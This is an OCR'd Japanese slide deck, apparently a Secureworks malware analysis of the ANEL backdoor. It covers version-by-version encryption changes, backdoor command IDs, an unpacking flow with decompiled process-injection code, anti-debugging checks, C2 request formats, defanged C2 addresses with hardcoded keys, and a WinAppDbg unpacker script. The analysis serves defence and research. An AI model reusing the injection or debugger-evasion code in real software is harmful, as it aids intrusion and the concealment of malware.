
暗号化手法の変化

<table>
<tr><th>バージョン</th><th>初回通信プロトコル</th><th>暗号化アルゴリズム</th><th>暗号鍵</th><th>暗号化後の処理</th></tr>
<tr><td>5.0.0 beta1</td><td rowspan="6">HTTP GET</td><td rowspan="8">Blowfish</td><td rowspan="3">"this is the encrypt key"</td><td rowspan="7">XORとBase64</td></tr>
<tr><td>5.1.1 rc0</td></tr>
<tr><td>5.1.2 rc1</td></tr>
<tr><td>5.2.0 rev1</td></tr>
<tr><td>5.2.2 rev2</td><td rowspan="5">接続先URLのMD5値毎に異なるハッシュ値</td></tr>
<tr><td>5.3.0</td></tr>
<tr><td>5.3.1</td><td rowspan="4">HTTP GET and POST</td></tr>
<tr><td>5.3.2</td></tr>
<tr><td>5.4.1</td></tr>
<tr><td>5.5.0 rev1</td><td>ChaCha20</td><td>論理演算の組み合わせとBase64</td></tr>
</table>

バックドアコマンド数の増加

CMDID	CMD	5.0.0 beta1	5.1.1 rc0	5.1.2 rc1	5.2.0 rev1	5.2.2 rev2	5.3.0	5.3.1	5.3.2	5.4.1	5.5.0 rev1
0x97A168D9 697D40DD	ファイルダウンロード	○	○	○	○	○	○	○	○	○	○
0x7CF81229 6CCC68D5	ファイルアップロード	○	○	○	○	○	○	○	○	○	○
0x652CB1CE FF1C0A00	PEのロード	×	×	×	○	○	○	○	○	○	○
0x27595F1F 74B55278	ファイルダウンロード・実行	○	○	○	○	○	○	○	○	○	○
0xD290626C 85FB1CE3	現在時刻の取得	×	×	×	×	○	○	○	○	○	○
0x409C7A89 CFF0A727	スクリーンショットの取得	×	×	×	×	×	○	○	○	○	○
0x8B7B6AB7 13FCDE88	ファイル一覧表示	×	×	×	×	○	×	×	×	×	×
other	cmd.exeの実行	○	○	○	○	○	○	○	○	○	○

DLLファイルのアンパック



ver 5.2.2 rev2までのANEL DLLファイルアンパックの流れ

Rundll32.exeなど

ロード

ANEL_Loader.dll

CreateProcessA
(Suspend)
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread

svchost.exe
(復号前のANEL.dllが入ったシェルコード)

アンチデバッグ
デコード
call EAX

svchost.exe
(復号後のANEL.dll)

```
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
ExpandEnvironmentStringsA("svchost.exe", &Dst, 0x104u);
result = CreateProcessA(0, &Dst, 0, 0, 0, 0x3000414u, 0, 0, &StartupInfo, &ProcessInformation);
if ( result )
{
  v3 = VirtualAllocEx(ProcessInformation.hProcess, 0, a1, 0x3000u, 0x40u);
  v4 = v3;
  result = v3 != 0;
  if ( result )
  {
    result = WriteProcessMemory(ProcessInformation.hProcess, v4, lpBuffer, a1, 0);
    if ( result )
    {
      v5 = CreateRemoteThread(ProcessInformation.hProcess, 0, 0, (LPTHREAD_START_ROUTINE)v4, 0, 0, 0);
      v6 = v5 != 0;
      CloseHandle(v5);
      result = v6;
    }
  }
}
return result;
```

ver 5.3.0以降のANEL DLLファイル アンパックの流れ


正規ファイル.exe

ロード
(DLLハイジャック)

Bin_Loader.dll

ロード

ANEL_Loader.bin




BINファイル書き換え
VirtualProtect
call EAX

正規ファイル.exe
(復号前のANEL.dllが入ったシェルコード)

アンチデバッグ
デコード
call EAX

正規ファイル.exe
(復号後のANEL.dll)



Secureworks


デバッグ検知

PEB!IsDebugged(32bit)

```
typedef struct _TEB
{
   NT_TIB          Tib;    fs:0h
   PVOID           EnvironmentPointer;    fs:1ch
   CLIENT_ID       ClientId;
   PVOID           ActiveRpcHandle;
   PVOID           ThreadLocalStoragePointer;
   PPEB            Peb;    fs:30h
   ...
```

```
struct _NT_TIB {
  void *ExceptionList;
  void *StackBase;
  ...
  void *ArbitraryUserPointer;
  struct _NT_TIB *Self;     fs:18h
};
```

```
typedef struct _PEB {
  BYTE            Reserved1[2];     0x00
  BYTE            BeingDebugged;    0x02
  ...
  ULONG           SessionId;
} PEB, *PPEB;
```



デバッグ検知

ZwSetInformationThread


```
add     esp, 30h
push    ebx
push    ebx
push    11h
mov     [esi+94h], eax
call    dword ptr [esi+90h]
push    eax
call    dword ptr [esi+94h] ; NtSetInformationThread
push    389534Fh
push    [ebp+arg_0]
```

```
NTSTATUS ZwSetInformationThread(
  _In_ HANDLE           ThreadHandle,
  _In_ THREADINFOCLASS  ThreadInformationClass,
  _In_ PVOID            ThreadInformation,
  _In_ ULONG            ThreadInformationLength
);
```

```
typedef enum _THREAD_INFORMATION_CLASS {
    ThreadBasicInformation,                 0x00
    …
    ThreadHideFromDebugger                  0x11
} THREAD_INFORMATION_CLASS, *PTHREAD_INFORMATION_CLASS;
```

DLLファイルの復号

XORによる復号



DLLファイルの復号

整形後のDLLをNtAllocationHeap、VirtualAllocで割り当てたメモリに移動

```
0039BB30  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0039BB40  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ｸ.......@.......
0039BB50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0039BB60  00 00 00 00 00 00 00 00  00 00 00 00 F8 00 00 00  ................
0039BB70  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..ｺ..ｴ.ﾍ!ｸ.Lﾍ!Th
0039BB80  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
0039BB90  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
0039BBA0  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0039BBB0  99 68 1A 50 DD 09 74 03  DD 09 74 03 DD 09 74 03  .h.Pﾝ.t.ﾝ.t.ﾝ.t.
0039BBC0  D4 71 F7 03 DC 09 74 03  D4 71 F0 03 DC 09 74 03  ﾔq..ﾜ.t.ﾔq..ﾜ.t.
0039BBD0  B2 7F DF 03 EF 09 74 03  B2 7F EA 03 C8 09 74 03  ｲ.ﾟ...t.ｲ...ﾈ.t.
0039BBE0  B2 7F DE 03 A8 09 74 03  D4 71 E7 03 FC 09 74 03  ｲ.ﾞｨ.t.ﾔq....t.
0039BBF0  DD 09 75 03 0D 09 74 03  DD 09 74 03 C9 09 74 03  ﾝ.u...t.ﾝ.t.ﾉ.t.
0039BC00  B2 7F EF 03 DC 09 74 03  B2 7F E9 03 DC 09 74 03  ｲ...ﾜ.t.ｲ...ﾜ.t.
0039BC10  52 69 63 68 DD 09 74 03  00 00 00 00 00 00 00 00  Richﾝ.t.........
0039BC20  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 05 00  ........PE..L...
0039BC30  49 25 E4 3A 00 00 00 00  00 00 00 00 E0 00 22 21  I%.:..........."!
0039BC40  0B 01 06 00 00 D0 06 00  00 FE 00 00 00 00 00 00  .....ﾐ..........
0039BC50  9C 2C 06 00 00 10 00 00  00 E0 06 00 00 00 00 10  .,.............
0039BC60  00 10 00 00 00 02 00 00  05 00 01 00 00 00 00 00  ................
0039BC70  05 00 01 00 00 00 00 00  00 30 08 00 00 04 00 00  .........0......
0039BC80  1F DA 07 00 03 00 40 00  00 00 10 00 00 10 00 00  .ﾚ....@.........
0039BC90  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  ................
0039BCA0  B0 74 07 00 53 00 00 00  60 62 07 00 54 01 00 00  ｰt..S...`b..T...
0039BCB0  00 C0 07 00 B4 01 00 00  00 00 00 00 00 00 00 00  .ﾀ..ｴ...........
0039BCC0  00 00 00 00 00 00 00 00  00 D0 07 00 F8 35 00 00  .........ﾐ...5..
0039BCD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0039BCE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0039BCF0  20 25 07 00 40 00 00 00  00 00 00 00 00 00 00 00  .%..@...........
0039BD00  00 E0 06 00 38 03 00 00  00 00 00 00 00 00 00 00  ....8...........
0039BD10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0039BD20  2E 74 65 78 74 00 00 00  A3 CF 06 00 00 10 00 00  .text...｣ﾏ......
0039BD30  00 D0 06 00 00 04 00 00  00 00 00 00 00 00 00 00  .ﾐ..............
```

アンパッカーの作成


- 解析に必要なAPIをフックし、呼ばれたEIP、引数と戻り値を収集
- Anti-Debugなどの不都合な引数は変更
- ANELがDLLをアンパック後、メモリ割り当てし、DLLを移動したタイミングでダンプする
- WinAppDbgを利用
  - https://github.com/MarioVilas/winappdbg

```
def ZwSetInformationThread(event,ra,ThreadHandle,ThreadInformationClass,
    ThreadInformation,ThreadInformationLength):
    pid = event.get_pid()
    tid = event.get_tid()
    if(ThreadInformationClass == 0x11):
        t = event.get_thread()
        sp_addr = t.get_sp()
        change_addr = sp_addr + 8
        p = event.get_process()
        myflags = p.read_dword(change_addr)
        p.write_dword(change_addr, 0x00000001)
```

```
def post_VirtualAlloc(self, event, retval):
    global UnpackMalName,UnpackFlag,UnpackAddr,UnpackSize,UnpackPid
    try:
        (ra,(lpAddress,dwSize,flAllocationType,flProtect)) = self.get_funcargs(event)
        d = event.debug
        pid = event.get_pid()
        tid = event.get_tid()
        p = event.get_process()
        filename = "[%08x]_UnpackdANEL.dump" % UnpackAddr
        dumpfile = open(filename,"wb")
        dumpfile.write(p.read(UnpackAddr,UnpackSize))
        dumpfile.close()
```

DEMO

暗号化された通信の復号



暗号化手法の変化

バージョン	初回通信プロトコル	暗号化アルゴリズム	暗号鍵	暗号化後の処理
5.0.0 beta1	HTTP GET	Blowfish	"this is the encrypt key"	XORとBase64
5.1.1 rc0				
5.1.2 rc1				
5.2.0 rev1				
5.2.2 rev2			接続先URLのMD5値毎に異なるハッシュ値	
5.3.0				
5.3.1	HTTP GET and POST			
5.3.2				
5.4.1				
5.5.0 rev1		ChaCha20		論理演算の組み合わせとBase64

HTTP GET/POST Request

HTTP POSTではデスクトップスクリーンショットも送信される

```
GET /YDVmq5C?3rJUp0Il=W98BMzMJiBQ/0tEQDjweIaoEc5A0kzv79lzACg==&9SPM=quM1BHw4wR6j1zp/H
+wK&MLERRFx=jtsTPlkd6zkp&UpikW=k/srH0g=&pQpg=0JRDcQ9KumnWpGQ0SA==&qbk2=mq4fJHwvyBqK7gtcM/
I0iYQ0MVdMwleF9iOFRLtI&MIYtACx=7Lp2Xz9qyA
0j1s=tOAVOWR6wlRI&NMbYpjso=n9t0HF5/
h0g=&i0l=gOITHDd3SA==&qg2FW1Q=k98gH2Izh0g
Accept: text/htmlAccept-Language: ja-JP
Content-Type: application/x-www-form-urle
User-Agent: Mozilla/4.0 (compatible; MSIE
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.
InfoPath.3)
Host: www.skilllm0dr.com
Connection: Keep-Alive
Cache-Control: no-cache
```

```
POST /YDVmq5C?3rJUp0Il=W98BMzMJiBQ/0tEQDjweIaoEc5A0kzv79lzACg==&9SPM=quM1BHw4wR6j1zp/H
+wK&MLERRFx=jtsTPlkd6zkp&UpikW=k/srH0g=&pQpg=0JRDcQ9KumnWpGQ0SA==&qbk2=mq4fJHwvyBqK7gtcM/
I0iYQ0MVdMwleF9iOFRLtI&MIYtACx=7Lp2Xz9qyAyglUg=&mP7o=2JRDcQ9KumnWSA==&0PeAf=ntNwH14D7FjrSA==&PmBP
0j1s=tOAVOWR6wlRI&NMbYpjso=n9t0HF5/
h0g=&i0l=gOITHDd3SA==&qg2FW1Q=k98gH2Izh0g=&rVK=ssMlCD8ajFRI&54Vy=kqQRSFt3vGnWpNVjBiFI HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: ja-JP
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3)
Host: www.skilllm0dr.com
Content-Length: 307103
Connection: Keep-Alive
Cache-Control: no-cache
```

暗号化された
デスクトップスクリーンショット

```
c50bd3bd=%2FGihmq7sDM96CMiVuEqYElvz7uiQMp7QPeRth3Qh6j
%2BCVgFrB1CPQA2XytVJ1WWVmbyDhJ0IE35z6m3BoQlgZhJ0lgUgTiCTP1EdEruXodWfhtuAfx16FkuFJXL1IaNMJ8rmiS1QS
egWtxODuNBSWPZINlHQI2Na7FW40F05rHMH58EaDWahQ4wIYk0bhClJq%2B4aFVKBK
%2BZHIqc4oD8i4wmcbeveOFAUO3c5WlwP09bSbuKYkgQG5yr2Kwk%2FgP7pV%2B6dl9JStPSNy589k781Y4PsGsshv
%2Bp7oWUM8mI9HA%2BPZIzgU%2FbOsAcDrh9r5oglIfJLRTo6rjflRSQMNqCZvbZlG5JN1ukBcwwSyKhCbqdmzF9CLqsfXV
%2BgDfLTAvUeYiV4s0OMDzrrs09Vq6e
%2FyU9msruNUfo3WveBrKQw2BpQO6QlneN6VjJsJ0Tw7lu0bJp1DoMDik5NNLknHYzkABn04NdoesGADUBkeOD1svXTXpT5dE
OPkd9scq8WUgoZpuOhCuX7OOd81Yx4ciE18c267ac8MCZLLfWkbJBFWx6X2XhfPqQwHh9DKcY9%2Fz7RMdYs1htskKdN0P68F
h0Bq1oOFLuY2h7gUzxHD2CGNjInZ4RP5KC2RskA1Mh3CcdgulK%2BJusrqwOuvA%2Bt3VnZ9j0sDx0e
%2FG6WQdfTyoAmeTIa1pDDA83WNzL3F9EsZPNSXND4u517TZzc5J900WC7zdYHxzFeZuDIkCHzHTDFpr35jroho89KM4ZmDWD
```

暗号化される情報

POST /<ハードコードされた文字列>/?<Random String>=<1st information>&
<Random String>=<2nd information>&… &<Random String>=<nth information>

#	Info	e.g.	バージョン
1st	ANELのプロセスIDと PC名とGUIDをMD5値化したもの コンピュータ名	48 09 00 00 7E 01 70 3F AB 34 F7 66 11 D0 2C 8F 1F 19 74 EA JOHN-PC	5.0.0 beta1～
2nd	タイムスタンプ	1544167773	
3rd	OSバージョン	6.1.7601	
4th	ユーザ名	John	
5th	タイムゾーン	09 00 00 00 00 00 00 00 00 00 00 00	
6th	マルウェア実行パス	C:¥Users¥John¥Desktop	
7th	ANELバージョン情報	5.5.0 rev1	
8th	プロキシ情報	01 00 00 00 00 00 00 00 00	5.2.2 rev2～
9th～	パラメータ等	BfMi=, UI7D=, AKeUcj=, y7XSvTyq=, i2zzsj=, KOd0sgmY=, …	5.5.0 rev1～

暗号鍵の選択

接続先C2の文字列からMD5ハッシュを作成
MD5ハッシュと1対1に紐着いたハードコードされた鍵を選択

```
v11 = 0;
CalcMD5(&v6, (int)&v5, v2);
sub_10006492(&v6);
v11 = 2;
if ( (unsigned __int8)sub_10038532((int)&v5, "3c8c5d99a838f29e84122c5bb4e981f7") )
{
  sub_100019B2("d0b21e4eb80b88be9affde3cb5cfdc898e547b13a5139061f8913143a39daacb");
}
else if ( (unsigned __int8)sub_10038532((int)&v5, "301e9b957a4c832a3ca941468a4d05ca") )
{
  sub_100019B2("8a94046945bd1ad7cf7d869a18ae9bece4147fbcb94a4f94f602f4e8e81fb471");
}
else
{
  sub_100019B2("ab380140eb82f434841e0b18fbb56b2d74baaafc0f8a8fba7aa92bef59841b94");
}
v11 = 1;
```

接続先C2
hxxp://220.158.216[.]108/FtV8

MD5ハッシュ
計算

coca1890c371bd44b44142095182306a

MD5ハッシュと紐づいた
ハードコードされた鍵を選択

00c9a5fec834e82d5dc8cc4d80fe76a7af5c34a1b329f0a
d8baf1fb3c861ffcfff6bf8a2842a0fb2da8e6caad46e9936

Ver	C2	ハードコードされた暗号鍵
5.2.2	hxxp://www.jgefcu[.]com/pNVtNV	4bc8ea487a28d054b0edc8c2e68902eb1902b7054164b4e76042cef2f67492a5
5.2.2	hxxp://www.nymphz[.]com/CFlI4eS	9b819829301b6749e411ef2957e03b552e81fa18a3c2f939aead99db4da0c1e3
5.2.2	Other	128ac5c35a24b237fa64f78dcdec25f2bfc159613b8b3c470090214cf30b59eb
5.3.0	hxxp://82.221.100[.]52/nIbl	d0b21e4eb80b88be9affde3cb5cfdc898e547b13a5139061f8913143a39daacb
5.3.0	hxxp://www.sesbulmes[.]org/nfahlj	8a94046945bd1ad7cf7d869a18ae9bece4147fbcb94a4f94f602f4e8e81fb471
5.3.0	Other	ab380140eb82f434841e0b18fbb56b2d74baaafc0f8a8fba7aa92bef59841b94
5.3.1	hxxp://142.147.97[.]94/DJwoVWoWX7	44e5cb65269db661732bfe30a786ceacb100f973f4a402263ed4e9a7139d4e38
5.3.1	hxxp://82.221.100[.]52/7WL6QAbQy	afbabcbad8da6bac8b4937b983c9f2e1c48d49b5b97cdc33400493c69eac2335
5.3.1	hxxp://www.sesbulmes[.]org/ME3r	687ad7343ec1986129a14ebcd5b8e1a3a95b8cfa980ac94b081f808cee731f6c
5.3.1	hxxp://139.59.43[.]246/7QqsdvfM	4233011f20193b4ae35aff205a81c286cc133346c810ec1849343d08e09dc6b6
5.3.1	Other	07044463d615b4b9226b31d965313780e5e275b8eb30be8558cd4368e6af8ebb
5.3.2	hxxp://www3.lflink[.]com/VCtlz	2d640a90693bc11d444d21214037df23170572b86ba6104e1a04f1e78c5fc2f3
5.3.2	hxxp://www.bbist[.]com/SgOr1q3g	5cc1475c4401e18ff8023fe8e78822e97577977eac2c601c14987acdf52dc2a0
5.3.2	Other	644428e1041831e99603760a8e94aee2642a8641d2173690efaa550477c1623a
5.4.1	hxxp://151.106.53[.]147/VxQG	bdc4b9f5af9868e028dd0adc10099a4e6656e9f0ad12b2e75a30f5ca0e34489d
5.4.1	hxxp://153.92.210[.]208/wBNh1	fb9f7fb3c709373523ff27824ed6a31d800e275ec5217d8a11024a3dffb577dd
5.4.1	hxxp://eservake.jetos[.]com/qIDj	d3450966ceb2eba93282aace7d7684380d87c6621bbd3c4f621caa079356004a
5.4.1	Other	f12df6984bb65d18e2561bd017df29ee1cf946efa5e510802005aeee9035dd53
5.5.0	hxxp://220.158.216[.]108/FtV8	00c9a5fec834e82d5dc8cc4d80fe76a7af5c34a1b329f0ad8baf1fb3c861ffcfff6bf8a2842a0fb2da8e6caad46e9936
5.5.0	hxxp://www.skilllm0dr[.]com/YDVmq5C	283c92fe67aab6b7f535e08c32e13a9d8298dc1e0d0515eb70c1e649957517edc1fb3c67744bd45a2dfd0906c767ebc8
5.5.0	hxxp://vitalikvasuluk.jetos[.]com/XGjk	75863d4048ce69765bf30074fb958ac99e3619e3b9fe939e1c990effaef7f6bda5a51283bf219563b2324bd20b6bbf95
5.5.0	Other	2ff388c14d76ff9b4e8ede392418c0bc7d6db5801a3e28836545ca9af7646e8ccbec52b9e956436ccbaa69278a246b9c

Blowfishを用いた暗号化の流れ

ver 5.0.0 beta1 ～ ver 5.4.1

モード	ECB
ブロックサイズ	8バイト
鍵長	256バイト
パディング	PKCS#5

平文(John)
4A 6F 68 6E 04 04 04 04

Blowfishで暗号化

53 42 87 A8 64 F8 69 96

ランダム生成した値でXOR
利用した値を末尾に追加

E3 F2 37 18 D4 48 D9 26 B0

Base64でエンコード
